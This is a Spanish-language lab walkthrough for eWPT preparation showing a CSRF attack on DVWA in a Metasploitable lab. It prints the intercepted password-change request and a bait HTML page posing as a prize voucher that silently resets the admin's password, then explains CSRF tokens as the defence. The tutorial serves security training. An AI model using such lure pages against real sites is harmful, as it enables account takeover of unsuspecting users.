



Vulnerabilidades Web para la eWPT

Vulnerabilidad CROSS SITE REQUEST (CSRF)

A screenshot of the DVWA Security page. It features a title 'DVWA Security' with a padlock icon. Below it is 'Script Security' and a message: 'Security Level is currently medium. You can set the security level to low, medium or high. The security level changes the vulnerability level of DVWA.' At the bottom, there is a dropdown menu showing 'medium' and a 'Submit' button.

DVWA Security 

Script Security

Security Level is currently **medium**.


You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium

Comenzamos en la DVWA de Metasploitable seleccionando un nivel de dificultad medio.

Y nos dirigimos al apartado de CSRF

A screenshot of the DVWA Vulnerability: Cross Site Request Forgery (CSRF) page. It has a header with the DVWA logo. The main heading is 'Vulnerability: Cross Site Request Forgery (CSRF)'. Below it is a form titled 'Change your admin password:'. The form contains two input fields: 'New password:' and 'Confirm new password:', both with masked characters. There is a 'Change' button at the bottom.

DVWA

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:
.....

Confirm new password:
.....

En este POC se nos presenta un formulario de cambio de contraseña en donde el usuario administrador ya tiene la sesión iniciada.

Request

```
Pretty Raw Hex
1 GET /dvwa/vulnerabilities/csrf/?password_new=8520&password_conf=8520&Change=Change HTTP/1.1
2 Host: 10.0.2.8
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://10.0.2.8/dvwa/vulnerabilities/csrf/
9 Cookie: security=medium; PHPSESSID=489151c5d76ffc5d49464356103b00b
10 Upgrade-Insecure-Requests: 1
```

Interceptamos la petición con Burp Suite y copiamos la ruta seleccionada.

Nos movemos a la ruta /var/www/html/ donde se alojan los archivos cuando se levanta un servidor apache.

Comando: `cd /var/www/html/`

Donde crearemos un archivo llamado anuncio.html

Comando: `nano anuncio.html`

El cuál tendrá la siguiente estructura:


```
<!DOCTYPE html>
<html>
<head>
<title>Te ganaste un premio</title>
</head>
<body>

<h1>Felicidades te ganaste un Voucher para la eJPT</h1>
<p><a
href="http://10.0.2.8/dvwa/vulnerabilities/csrf/?password_new=8520&password_conf=8520&Change=Change#">ENTRA AL SIGUIENTE ENLACE PARA RECLAMAR TU
PREMIO</a></p>

</body>
</html>
```

En la que he pegado la ruta de la petición web que se genera al momento de cambiar de contraseña.

Entonces levantamos un servidor apache y verificamos que esté activo y corriendo.




```
(kali㉿kali)-[/var/www/html]
└─$ sudo service apache2 start

(kali㉿kali)-[/var/www/html]
└─$ sudo service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled;
   Active: active (running) since Wed 2024-03-27 19:04:16 EDT; 6s ago
```

Comando: `sudo service apache2 start`


Comando: `sudo service apache2 status`



Felicidades te ganaste un Voucher para la eJPT

[ENTRA AL SIGUIENTE ENLACE PARA RECLAMAR TU PREMIO](#)

Si vamos a localhost/anuncio.html en el navegador veremos que ya tenemos lista nuestra carnada.



Y cuando el usuario de clic en el enlace será redirigido.




Username

Password

Login

Login failed

Pero para su sorpresa, la próxima vez que inicie sesión no podrá hacerlo puesto que su contraseña ha sido modificada por el anuncio del atacante.



Sin embargo, el atacante si puede iniciar sesión con la contraseña incrustada en el link que redirige al usuario desde el anuncio.

Para evitar este tipo de ataques, se pueden utilizar tokens CSRF.

La tokenización en el contexto de CSRF implica generar un token único y aleatorio que se asocia con cada formulario o solicitud que se envía desde el cliente al servidor. Este token se incluye como parte de la solicitud y luego se valida en el servidor para verificar que la solicitud proviene de una fuente legítima y autorizada. Como el token es único y aleatorio, un atacante no puede predecirlo ni generar uno válido, lo que hace que sea mucho más difícil realizar un ataque exitoso de CSRF.

Pablo Álvarez Araya